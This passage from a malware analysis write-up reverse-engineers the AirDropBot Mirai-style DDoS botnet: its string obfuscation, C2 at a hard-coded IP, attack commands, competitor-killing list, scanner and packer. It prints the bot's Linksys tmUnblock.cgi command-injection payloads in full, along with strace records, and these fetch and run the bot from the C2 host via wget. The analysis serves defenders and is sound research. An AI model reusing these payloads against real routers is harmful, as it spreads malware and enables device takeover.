Upon successful forking it will extract the what the coder so-called "**encrypted array**", it's ala Mirai table crypted keywords in its concept, but it is different in implementation., I must guess that it could be originally coded to avoid XOR operation which is the worst Mirai bug in the history :) but this "**encrypt_array**" is just ending up to an encoded obfuscation function :) - Anyhow the value from this "decrypted" coded is used for further malware process.

Then the malware tries to connect to the C2 which its IP address is hard-coded in the binary, *on a success connection attempt to C2 server, it will parse the commands sent by the C2 to perform three weaponized functions on the binary to perform TCP, and UDP DDoS attack*


with either using the specific hex-coded payload, or the latter one is using a custom pattern so-called "hex-attack" that sends DoS packet in a hex escape strings format to the targeted host.

I will break it down to more details in its specific functions in the next sections.

The "encryption" (aka the obfuscation)

The challenge was the "encryption" part, it was I used radare2 with ESIL to see the "encrypted" variables, as per snipped below as PoC:

The decryption is by [shift-1] as per shown in the cascade loop shown in every encoded strings.



If we want to translate this decryoter scheme, it may look something like this (below), I break it up in 3 functions but in assembly it is all in a function and cascaded to each strings to be decoded:

```

int encrypt_array()
{
    array_splitter("xxxx");
    array_splitter("yyyy");
    :
}
int array_splitter(char *src)
{
    strcpy(var_char_buffer, src);
    char_decrypter(var_char_buffer);
    array_counter++
    return;
}
int char_decrypter(char *src2)
{
    int i; strcpy(dstring, src2);
    for ( i = 0; strlen(dstring) > i; ++i )
        // {redacted shift -1 logic to dstring} //
        strcpy(j, dstring);
    return j++
}

```

The result for the "decryption" can be shown as per below, using ESIL with the fake stack can be used to emulate this with the same result, so you don't need to get into the debug mode:

```

0x00019150 .....
[0x000187f8]> s 0x000187c8 + 0x40
[0x00018808]> pxx
- offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF01
0x00018808 ..... .ufmofu..... .telnet.....
0x00018870 ..... .ozb..... .nya.....
0x000188d8 ..... .{is..... .zhr.....
0x00018940 ..... .sppu..... .root.....
0x000189a8 ..... .benjo..... .admin.....
0x00018a10 ..... .555..... .444.....
0x00018a78 ..... .l j m z p v s t f m g ..... .killyourself.....
0x00018ae0 ..... .0qspd0..... . /proc/.....
0x00018b48 ..... .0nbqt..... . /maps.....
0x00018bb0 ..... .0dneajof..... . /cmdline.....
0x00018c18 ..... .0tubuvt..... . /status.....
0x00018c80 ..... .0fyf..... . /exe.....

```

The last four strings:

```

/proc/
/maps
/cmdline
/status
/exe

```

...are used for taking information (process name) from the infected Linux box, that will be used for the malware other functions like "killing" processes, etc. The other decrypted strings are used for infecting purpose (known credentials for telnet operation), and also for other botnet operation related.

Understanding the "decrypter" logic used is important because the same decrypter is used again to decode the C2 sent commands to the active bots before parsed and executed.

The C2, its commands and bot offensive activity

What happened after decryption (encrypt_array) of these strings is, the binary gets into the loop to call the "connecting" function per 5 seconds. If I try to write C code based on this stage it's going to be like below snippet:

```
;  
util_strcpy(*argv, "cloudprocess");  
prctl(15, "cloudprocess");  
write(1, "airdopping clouds", 0x12);  
write(1, "\n", 1);  
if ( fork() <= 0 )  
{ var_sid = setsid();  
  close(0); close(1); close(2);  
  encrypt_array();  
  ourPid = getpid();  
  while ( 1 )  
  { connecting(); // <=====CC !  
    sleep(5);  
  }  
} return 0;
```

Within each loop, when it calls "connecting" function it will try to connect the C2 which is defined a struct sockaddr "addr", pointing to port number (htons) 455 (0x1c7) and IP: "179.43.149[.]189".

```
[0x0040153c [xAdvc]0 0x 180 cloudbot-mips] pd $r 8 entry0+4828 # 0x40153c  
0x0040153c afbc0010 sw gp, 0x10(sp)  
0x00401540 8f998268 lw t9, -0x7d98(gp) ; [0x446498:4]=0x402180 ; t9=0x402180 -> 0x5001c3c  
0x00401544 8f91827c lw s1, -0x7d84(gp) ; [0x4464ac:4]=0x446548 ; s1=0x446548  
0x00401548 24050002 addiu s1, zero, 2 ; s1=0x2  
0x0040154c 00003021 move a2, zero ; a2=0x0  
0x00401550 0320f809 jalr t9 ; [?]; ra=0x401558 -> 0x1000bc8f ; pc=0x402180 -> 0x5001c3c  
0x00401554 24040002 addiu a0, zero, 2 ; a0=0x2  
0x00401558 8fbc0010 lw gp, 0x10(sp) ; gp=0xffffffff s3  
0x0040155c 8e230000 lw v1, (s1) ; v1=0x0  
0x00401560 8f848198 lw a0, -0x7e68(gp) ; [0x4463c8:4]=0x445ffc ; a0=0x445ffc -> 0xcc4e4000  
0x00401564 8f908108 lw s0, -0x7ef8(gp) ; [0x446338:4]=0x446004 ; s0=0x446004  
0x00401568 00031880 sll v1, v1, 2 ; v1=0x0  
0x0040156c 00641821 addu v1, v1, a0 ; v1=0x445ffc -> 0xcc4e4000  
0x00401570 8f998220 lw t9, -0x7de0(gp) ; [0x446450:4]=0x402010 ; t9=0x402010 -> 0x5001c3c  
0x00401574 8c640000 lw a0, (v1) ; a0=0x404ecc [179.43.149.189]  
0x00401578 ae020000 sw v0, (s0) ; str.179.43.149.189  
0x0040157c 240301c7 addiu v1, zero, 0x1c7 ; v1=0x1c7  
0x00401580 24020002 addiu v0, zero, 2 ; v0=0x2  
0x00401584 a7a3001a sh v1, 0x1a(sp)  
0x00401588 0320f809 jalr t9 ; [?]; ra=0x401590 -> 0x1000bc8f ; pc=0x402010 -> 0x5001c3c
```

When connected to C2, it will listen and receive the data sent by C2, to perform decryption and then to send its decryption result (as per previous logic) to the "command parsing" function, that's having "cmd_parse" sub-function inside. The "command parsing" is delimiting received command with the white space " " for the "cmd_parse" to grep three possible keywords of "udp", "tcp", and "hex", which in next paragraph those keywords will be explained further.

Below is the loop when the command from C2 is received (listened) inside the "connecting" function in radare2:

The screenshot displays the assembly code for the 'connecting' function in radare2. On the left, a control flow graph (CFG) is shown with nodes representing code blocks. A yellow box highlights a loop labeled 'The loop to receive C2 command'. The assembly code on the right shows instructions such as 'pd \$r @ entry0+498', 'CODE XREF from __ORI_Connecting @ 0x401640', and various register operations like 'lw t9, -0x7de8(sp)', 'lw a0, -0x7e70(sp)', and 'jair t9'. The code is color-coded by instruction type, and the CFG uses colored arrows to show the flow between blocks.

Now we come into the offensive capability of this bot binary. The "udp" keyword will trigger the execution of "udpattack" function, "tcp" will execute "tcpattack" and so does the "hex" for executing the "hexattack" function. Each of the trigger keywords are followed by arguments that are passed to its related attack function, it emphasizes that a textual basis DoS attack command line starting with *udp*, *tcp* or *hex*, following by the *targets* or *optional attack parameters* are pushed from the C2 to the AirDropBots. Based on experience, the C2 CLI interface of recent DDoS botnets is having such interface matched to this criteria.

As additional, in the older version, there is also another C2 command called: "**http**" that will execute "**httpattack**" function that is using HTTP to perform **L7 DoS attack** using the combination of User-Agents, but in this sample series I don't see such function.

Is there any difference between MIPS and other binaries?

Oh yes it has. The Intel and ARM version (or to binary that is having a scanner function) is interestingly having more functions. If I go to details on each functions for Intel binary maybe I will not stop writing this post, so I will summary them below with a pseudo code snips if necessary.

1. The "**array_kill_list**" function

This function is used to kill process that matched to these strings:

```
0x0804af8b 7a53 784c 7842 7865 5900 484f 484f 2d4c zSxLxBxeY.HOH0-L ; str.HOH0_LUG07
0x0804af9b 5547 4f37 0048 4f48 4f2d 5537 394f 4c00 UG07.HOH0-U790L ; str.HOH0_U790L
0x0804afab 4a75 5966 6f75 7966 3837 004e 6947 4765 JuYfouyf87,NiGGe ; str.JuYfouyf87 ; str.NiGGeR69xd
0x0804afbb 5236 3978 6400 534f 3139 3049 6a31 5800 R69xd,S01901j1X. ; str.S01901j1X
0x0804afcb 4c4f 4c4b 494b 4545 4544 4445 0045 7830 LOLKIKEEEDDE.Ex0 ; str.LOLKIKEEEDDE ; str.Ex0420
0x0804afdb 3432 3000 656b 6a68 656f 7279 3938 6500 420.ekJheory98e. ; str.ekJheory98e
0x0804afeb 727a 7200 4558 5445 4e44 4f00 7363 616e rZR_EXTENDO,scan ; str.EXTENDO ; str.scansh4
0x0804affb 7368 3400 4d44 4d41 0066 6465 7661 6c76 sh4.MDMA.fdevalv ; str.MDMA ; str.fdevalvex
0x0804b00b 6578 0073 6361 6e73 7063 004d 454c 5445 ex.scanspc.MELTE ; str.scanspc ; str.MELTEDNINJAREALZ
0x0804b01b 444e 494e 4a41 5245 414c 5a00 666c 6578 DNINJAREALZ,flex ; str.flexsonskids
0x0804b02b 736f 6e73 6b69 6473 0073 6361 6e78 3836 sonskids,scanx86 ; str.scanx86
0x0804b03b 004d 4953 414b 492d 5537 394f 4c00 666f .MISAKI-U790L.fo ; str.MISAKI_U790L ; str.foAxi102kxe
0x0804b04b 4178 6931 3032 6b78 6500 7377 6f64 6a77 Axi102kxe.swodjw ; str.swodjwodjwoj
0x0804b05b 6f64 6a77 6f6a 004d 6d4b 6979 3766 3837 odjwoj.MnKiy7f87l ; str.MnKiy7f87l
0x0804b06b 6c00 6672 6565 636f 6f6b 6965 7838 3600 l.freecookiex86. ; str.freecookiex86
0x0804b07b 3078 444f 4f44 4241 4146 0073 7973 6770 0xD00DBAAF.sysgp ; str.0xD00DBAAF ; str.sysgpu
0x0804b08b 7500 6672 6765 6765 0073 7973 7570 6461 u.frgege.sysupda ; str.frgege ; str.sysupdater
0x0804b09b 7465 7200 3044 6e41 7a65 7064 004e 6947 ter.0DnAzepd.NiG ; str.0DnAzepd ; str.NiGGeRd0nks69
0x0804b0ab 4765 5244 306e 6b73 3639 0066 7267 7265 GeRd0nks69,frgre ; str.frgreu
0x0804b0bb 7500 3078 3736 3666 3639 3634 004e 6947 u.0x766f6964.NiG ; str.0x766f6964 ; str.NiGGeRd0nks1337
0x0804b0cb 4765 5264 306e 6b73 3133 3337 0067 6166 GeRd0nks1337.gaf ; str.gaft
0x0804b0db 7400 7572 6173 6762 7369 6762 6f61 0031 t.uragsbsigboa.l ; str.uragsbsigboa ; str.120i3U149
0x0804b0eb 3230 6933 5549 3439 004f 6146 3300 6765 20i3U149.0aF3.ge ; str.0aF3 ; str.geae
0x0804b0fb 6165 0076 6169 6f6c 6d61 6f00 3132 3331 ae.vaiolmao.1231 ; str.vaiolmao ; str.123123a
0x0804b10b 3233 6100 4f66 7572 6169 6e30 6e34 4833 23a.0furain0n4H34D ; str.0furain0n4H34D
0x0804b11b 3444 0067 6754 7265 7800 6577 0077 6173 4D.ggTrex.ew.was ; str.ggTrex ; str.wasads
0x0804b12b 6164 7300 3132 3933 3139 3468 6a58 4400 ads.1293194hjXD. ; str.1293194hjXD
0x0804b13b 4f74 684c 614c 6f73 6e00 6767 7400 7767 0thLaLosn.ggt.wg ; str.0thLaLosn ; str.wget_log
0x0804b14b 6574 2d6c 6f67 0063 7570 7364 6468 0031 et-log.cupsddh.l ; str.cupsddh ; str.1337SoraLOADER
0x0804b15b 3333 3753 6f72 614c 4f41 4445 5200 5341 337SoraLOADER.SA ; str.SAIKINA
0x0804b16b 4941 4b49 4e41 0061 7464 6464 0073 6b73 IAKINA.atddd.sks ; str.atddd ; str.sksapdd
0x0804b17b 6170 6464 0067 6774 7100 3133 3738 6266 apdd.ggtq.1378bf ; str.ggtq ; str.1378bfp919GRB1Q2
0x0804b18b 7039 3139 4752 4231 5132 0053 4149 414b p919GRB1Q2.SAIK ; str.SAIKUSO
0x0804b19b 5553 4f00 736b 7973 6170 6464 0067 6774 USD.skysapdd.ggt ; str.skysapdd ; str.ggtr
```

It seems this is how the bot herder gets rid of the competitor if they're in the same infected Linux box.

This "**array_kill_list**" is accessed from killer() function that is being executed before going to "connecting" loop in the main for Intel version.

The killer function is having multiple capability to stop unwanted processes too, it will be too long to describe it one by one but in simple C code and comments as per picture below will be enough to get the idea:

```

void killer()
{
  killer_pid = getpid();           // get kill target pid
  killer_save_by_sysproc();        // seek for : "bash", "ropbear", "dropbear", "encoder" to kill
  killer_kill_by_group();         // pick pidPath, "Groups:\t0") to get a group name to kill
  killer_kill_by_service( arg**); // aim a service used by a pid and kill
  killer_kill_by_deleted();       // if own path or filename is "deleted" then all stop
  killer_kill_by_array();         // use array contains kill list process or pid to kill
  killer_total_killed();          // this function do nothing :(
}

```

2. The scanner, the spreader via exploit

The bot herder is aiming **Linksys tmUnblock.cgi** of a known router's brand, the vulnerability that has to be patched since published 5 years ago. For this purpose, in intel and ARM binaries right after **killer()** function it runs **scanner()** function, targeting **randomized formed IP addresses**, using a **hard-coded "payload"** data, spoofed its origin by faking the HTTP request headers (for "tcp" or "http" flood), which is aiming **TCP port 8080** with the code translated from assembly to simplified C code looks like below:

```

scanner()
{
  scanner_fork = fork();
  result = scanner_fork;
  if ( scanner_fork != -1 )
  {
    result = scanner_fork;
    if ( scanner_fork )
    {
      scanner_fork = getpid();
      conn[0] = -1;
      rand_init();
      while ( 1 )
      {
        for ( i = 0; i <= 998; ++i )
        {
          while ( 1 )
          {
            while ( 1 )
            {
              conn[8 * i] = socket(2, 1, 0);
              fcntl(conn[8 * i], 4, 2048);
              var_random = get_random_ip(timeout.tv_sec, timeout.tv_usec);
              :
              get_htons_for_target = htons(0x1F90u); // port = 8080
              _dword_0x8064E4C[8 * i + 1] = var_seeded;
              optval = 0;
              v13 = connect(conn[8 * i], (const struct sockaddr *) (32 * i + 134630992), 0x10);
              if ( v13 < 0 && *__errno_location() != 115 )
                close(conn[8 * i]);
              if ( v13 )
                break;
              :
            }
          }
        }
      }
    }
  }
}

```

This scanner is having four pattern of payloads which I quickly paste it below for your reference if you are either receiving or researching this attack:

```

181 payload_str[2] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
182 "Host: 192.168.0.14:80\r\n"
183 "Connection: keep-alive\r\n"
184 "Accept-Encoding: gzip, deflate\r\n"
185 "Accept: */*\r\n"
186 "User-Agent: python-requests/2.20.0\r\n"
187 "Content-Length: 227\r\n"
188 "Content-Type: application/x-www-form-urlencoded\r\n"
189 "\r\n"
190 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F"
191 "179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3"
192 "B+%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp_size="
193 "2&submit_button=&change_action=&commit=0&StartEPI=1";
194
195 payload_str[1] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
196 "Host: 192.168.0.14:80\r\n"
197 "Connection: keep-alive\r\n"
198 "Accept-Encoding: gzip, deflate\r\n"
199 "Accept: */*\r\n"
200 "User-Agent: python-requests/2.20.0\r\n"
201 "Content-Length: 227\r\n"
202 "Content-Type: application/x-www-form-urlencoded\r\n"
203 "\r\n"
204 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbi"
205 "%ns%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+%2Flinksys.cloudbot+linksys.cloudbo"
206 "t%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
207
208 :
209 payload_str[3] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
210 "Host: %d.%d.%d.%d:80\r\n"
211 "Connection: keep-alive\r\n"
212 "Accept-Encoding: gzip, deflate\r\n"
213 "Accept: */*\r\n"
214 "User-Agent: python-requests/2.20.0\r\n"
215 "Content-Length: 227\r\n"
216 "Content-Type: application/x-www-form-urlencoded\r\n"
217 "\r\n"
218 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F"
219 "2F179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudb"
220 "ot%3B+%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp"
221 "size=2&submit_button=&change_action=&commit=0&StartEPI=1";
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```

Maybe one of the thing that I may suggest for this bot's scanner functionality is what it seems like a spoof capability. I examined into low level for code generation of about this part and found what the send syscall performed when AirDrop bot make scanning with exploit is interesting :) please take a look yourself of what has been recorded as per below snipcodes:

```

001 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 364
002 fcntl(364, F_SETFL, O_RDONLY|O_NONBLOCK) = 0
003 connect(364, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("ANY.IP.ADDRESS")}, 16) = 0
004 select(365, [364], [364], NULL, {1, 0}) = 2 (in [364], out [364], left {0, 703452})
005 getsockopt(364, SOL_SOCKET, SO_ERROR, [111], [4]) = 0
006 send(364, "POST /tmUnblock.cgi HTTP/1.1\r\n"
Host: 192.168.0.14:80\r\n
Connection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
User-Agent: python-requests/2.20.0\r\n
Content-Length: 227\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\n
nttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbins%2F
linksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+%2Flinksys.cloudbot+linksys.cloudbot%60&action=&
ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
, 497, MSG_NOSIGNAL) = 0
007 close(364)

```


On those "scanner" function supported binary, the spreading scheme is executed with targeting random generated IP addresses by calling sub-function "**get_random_ip**" right after the the C2 has been attempted to call, and is using the same socket for multiple effort to infect Linksys CGI vulnerability. Below is the record in re-production this activity:

```
attempt on networking
{
  "socket(PF_INET, SOCK_STREAM, IPPROTO_IP) - 352;"
}
connection
{
  "connect(352, {sa_family=AF_INET, sin_port=htons(455), sin_addr=inet_addr("179.43.149.189")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("173.191.216.44")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("132.35.139.44")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("223.207.125.9")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("136.190.216.44")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("105.73.20.197")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("76.197.246.176")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("186.231.18.87")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("46.63.215.190")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("156.118.239.217")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("72.20.53.223")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("35.23.218.31")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("185.117.243.24")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("173.187.10.186")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("97.26.70.2")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("45.249.155.129")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("96.237.163.110")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("171.154.168.240")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("205.3.15.194")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("48.216.3.156")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("61.238.186.237")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("107.61.216.227")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("120.187.152.97")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("112.122.105.91")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("170.49.190.152")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("179.116.175.186")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("166.24.226.14")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("177.75.184.103")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("25.161.115.166")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("65.81.184.250")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("152.65.129.228")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("122.123.193.65")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("50.97.129.122")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("122.5.139.66")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("50.1.232.172")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("126.165.184.230")), 16 = 0;".
  "connect(352, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("185.103.65.157")), 16 = 0;".
}
```

3. The "*singleInstance*" function

This is a code to make sure that there is no duplication of "**cloudprocess**" process that runs after a device getting infected. It's a simple code to kill -KILL the PID of detected double instance. You can easily reverse and examine it by yourself.

Below is the example ARM-32 assembly code for this function with my comments in it just in case:

```

0x00009778  c0009fe5  ldr r0, [0x00009840]  :: 0x000097d4  0010a0e3  mov r1, 0             get the pid
0x0000977c  40d04de2  sub sp, sp, #0x40    :: 0x000097d8  0d00a0e1  mov r0, sp
0x00009780  da0200eb  bl __opendir         :: 0x000097dc  440200eb  bl __read_pid_name_self1
0x00009784  0d70a0e1  mov r7, sp          :: 0x000097e0  60109fe5  ldr r1, [0x00009840]
0x00009788  0080a0e1  mov r8, r0          :: 0x000097e4  6420a0e3  mov r2, #0x54
: CODE XREFS from __atoi @ 0x97f0, 0x9804, 0x981c  :: 0x000097e8  680200eb  bl __read_pid_name_self2
-> 0x0000978c  0800a0e1  mov r0, r8          :: 0x000097ec  000056e3  cmp r0, 0
0x00009790  150300eb  bl __readdir        :: 0x000097f0  e5ffffda  hlt #0x7bc
0x00009794  000050e3  cmp r0, 0           :: 0x000097f4  4c009fe5  ldr r0, [0x00009840]
0x00009798  2500000a  beq 0x9838          :: 0x000097f8  4c109fe5  ldr r1, [str.cloudprocess] "cloudprocess"
0x0000979c  0b4080e2  add r4, r0, #0xb    :: 0x000097fc  8a0300eb  bl fcn.0000a62c ← __strstr()
0x000097a0  0400a0e1  mov r0, r4          :: 0x00009800  000050e3  cmp r0, 0
0x000097a4  3b0700eb  bl __atoi          :: 0x00009804  e0ffff0a  beq 0x87bc
0x000097a8  90109fe5  ldr r1, [0x00009840]  :: 0x00009808  40209fe5  ldr r2, [0x00009850]
0x000097ac  0060a0e1  mov r6, r0          :: 0x0000980c  003092e5  ldr r3, [r2]
0x000097b0  0d30a0e1  mov r0, sp          :: 0x00009810  013083e2  add r3, r3, 1
0x000097b4  970100eb  bl __util_strcpy    :: 0x00009814  030053e3  cmp r3, 3
0x000097b8  005087e0  add r5, r7, r0      :: 0x00009818  003082e5  str r3, [r2]          compare val of cloudproces
0x000097bc  0410a0e1  mov r1, r4          :: 0x0000981c  daffffda  hlt #0x7bc
0x000097c0  0500a0e1  mov r0, r5          :: 0x00009820  2c309fe5  ldr r3, [0x00009854]
0x000097c4  930100eb  bl __util_strcpy    :: 0x00009824  0910a0e3  mov r1, 9
0x000097c8  74109fe5  ldr r1, [0x00009844]  :: 0x00009828  000093e5  ldr r0, [r3]
0x000097cc  000085e0  add r0, r5, r0      :: 0x0000982c  250200eb  bl __kill             stop it with
0x000097d0  900100eb  bl __util_strcpy    :: 0x00009830  0000a0e3  mov r0, 0             kill arg '9' &
: read the process in proc for other instance  :: 0x00009834  820700eb  bl __exit             exist

```

for the right side of code, if I write that in C it's going to be something like this, more or less:

```

:
__read_pid_name(&file);
if ( atoi_dname_result > 0 )
{
    if( __strstr(pid_path, "cloudprocess") )
    {
        :
        if ( ++SelfNames > 3 )
        {
            __kill(forked_scanner_proc);
            __exit;
        }
    }
}
return result;

```

BONUS: AirDropBot and the custom ELF packer case

As per other ELF badness produced by botnet adversaries in the internet, the AirDropBot is having binary that is packed with custom packer too.

The below file [\[link\]](#) is one good real example of AirDropBot ELF in packed mode, the VirusTotal detection is like below:

Vendor	Detection
AhnLab-V3	Linux/MaPack1.Exp
ESET-NOD32	A Variant Of Linux/Mirai.BV
Fortinet	ELF/Mirai.A/tr
Jiangmin	TrojanDDoS.Linux.rk
Kaspersky	HEUR:Backdoor.Linux.Gatgyt.bj
ZoneAlarm by Check Point	HEUR:Backdoor.Linux.Gatgyt.bj
Ad-Aware	Undetected
AegisLab	Undetected
ALYac	Undetected
Antiy-AVL	Undetected
Arcabit	Undetected

This sample is spotted in the wild a while ago on trying to infect one of my honeypots. The "file" result looks like this:

x86.cloudbot: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped

The binary is packed and by reading the assembly flow in the packer codes we can tell it is a UPX-like packer. It looks like this:

```

|-- entry0:
|-- eip:
0x004e993 50          push eax
0x004e995 e84e0c0000 call 0x804f5ec      :[1]
0x004e99a eb0e          jmp 0x804e9ae
0x004e99b 5a          pop edx
0x004e99c 58          pop eax
0x004e99d 59          pop ecx
0x004e99e 97          xchg eax, edi
0x004e99f 60          pushal
0x004e9a0 60          pushal
0x004e9a1 60          mov di, byte [esp + 0x20]
0x004e9a2 e9110b0000 jmp 0x804f4bf
0x004e9a3 60          pushal
0x004e9a4 8b742424    mov esi, dword [esp + 0x24]
0x004e9a5 8b7c242c    mov edi, dword [esp + 0x2c]
0x004e9a6 83cfff      or ebp, 0xffffffff      : -1
0x004e9a7 89e5        mov ebp, esp
0x004e9a8 8b5528      mov edx, dword [ebp + 0x28]
0x004e9a9 ac          lodsb al, byte [esi]
0x004e9aa 4a          dec edx
0x004e9ab 88c1        mov cl, al
0x004e9ac 2407        and al, 7
0x004e9ad c0e903     shr cl, 3
0x004e9ae bb30fdffff mov ebx, 0xfffffd00     : 42
0x004e9af d8a3        shl ebx, cl
0x004e9b0 8d45c90f1f lea esp, [esp + ebx*2 - 0xe70]
0x004e9b1 83e4e0     and esp, 0xffffffe0
0x004e9b2 6a00        push 0
0x004e9b3 6a00        push 0
0x004e9b4 89e3        mov ebx, esp
